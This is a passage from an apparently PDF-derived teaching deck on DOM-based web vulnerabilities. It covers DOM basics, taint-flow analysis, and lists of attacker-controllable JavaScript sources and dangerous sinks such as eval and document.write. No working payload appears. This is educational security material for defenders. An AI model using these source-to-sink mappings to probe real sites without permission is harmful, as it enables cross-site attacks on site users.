


DOM-BASED VULNERABILITIES

Agenda



**WHAT IS THE
DOM?**



**WHAT ARE DOM-BASED
VULNERABILITIES?**




**HOW DO YOU FIND
AND EXPLOIT THEM?**



**HOW DO YOU
PREVENT THEM?**

WHAT IS THE DOM?



*The **Document Object Model (DOM)** is a web browser's hierarchical representation of the elements on the page.*


Document Object Model

```
<html>
  <body>
    <h1>Hello World!</h1>
    <p>Welcome to my page :)</p>
  </body>
</html>
```



Document Object Model

```
<html>
  <body>
    <h1>Hello World!</h1>
    <p>Welcome to my page :)</p>
  </body>
</html>
```



Interacting with the DOM

Example

```
<html>
  <body>
    <h1 id="heading1">Hello World!</h1>
    <p>Welcome to my page :)</p>
  </body>
</html>
```

Accessing Elements

To access elements in the DOM, you can use methods like `getElementById` and `querySelector`.

```
document.getElementById('heading1');
```

```
document.querySelector('h1')
```

Elements can also be accessed directly using the Window object.

```
window.heading1
```

Interacting with the DOM

Example

```
<html>
  <body>
    <h1 id="heading1">Hello World!</h1>
    <p>Welcome to my page :)</p>
  </body>
</html>
```

Modifying Elements

To change the content of DOM elements, you can use properties such as `textContent` and `innerHTML`.

```
document.getElementById('heading1').textContent = "New heading";
```

```
document.getElementById('heading1').innerHTML = "New heading 2";
```


Interacting with the DOM

Example

```
<html>
  <body>
    <h1 id="heading1">Hello World!</h1>
    <p>Welcome to my page :)</p>
  </body>
</html>
```

Adding and Removing Elements

Elements can also be added and removed dynamically in the DOM.

```
const newElement = document.createElement('div');
```

```
newElement.remove()
```

Interacting with the DOM

Event Handling

Event handlers can also be used to react to user interactions on the page.

```
<html>
  <body>
    <p>Execute a function when a user clicks on a button:</p>
    <button id="myBtn">Try it</button>
    <p id="demo">
      <script>
        const element = document.getElementById("myBtn");
        element.addEventListener("click", myFunction);

        function myFunction() {
          document.getElementById("demo").innerHTML = "Hello World";
        }
      </script>
    </p>
  </body>
</html>
```

WHAT ARE DOM-BASED VULNERABILITIES??




Taint Flow


Taint flow analysis is a technique used to analyze how tainted or untrusted data propagates through a program or system.

Taint Flow Problem: $T = (P, SO, SI, SA)$

- P -> Program
- SO -> Sources
- SI -> Sinks
- SA -> Sanitizers



Example



DOM-based vulnerabilities are vulnerabilities that arise when a website contains JavaScript that takes an attacker-controllable value (source) and passes it into a dangerous function (sink).

Common Sources and Sinks

Sources

```
document.URL
document.documentURI
document.URLUnencoded
document.baseURI
location
document.cookie
document.referrer
window.name
history.pushState
history.replaceState
localStorage
sessionStorage
IndexedDB (mozIndexedDB, webkitIndexedDB, msIndexedDB)
Database
```

Sinks

```
document.write()
window.location
document.cookie
eval()
document.domain
WebSocket()
element.src
postMessage()
setRequestHeader()
FileReader.readAsText()
ExecuteSql()
sessionStorage.setItem()
document.evaluate()
JSON.parse()
```

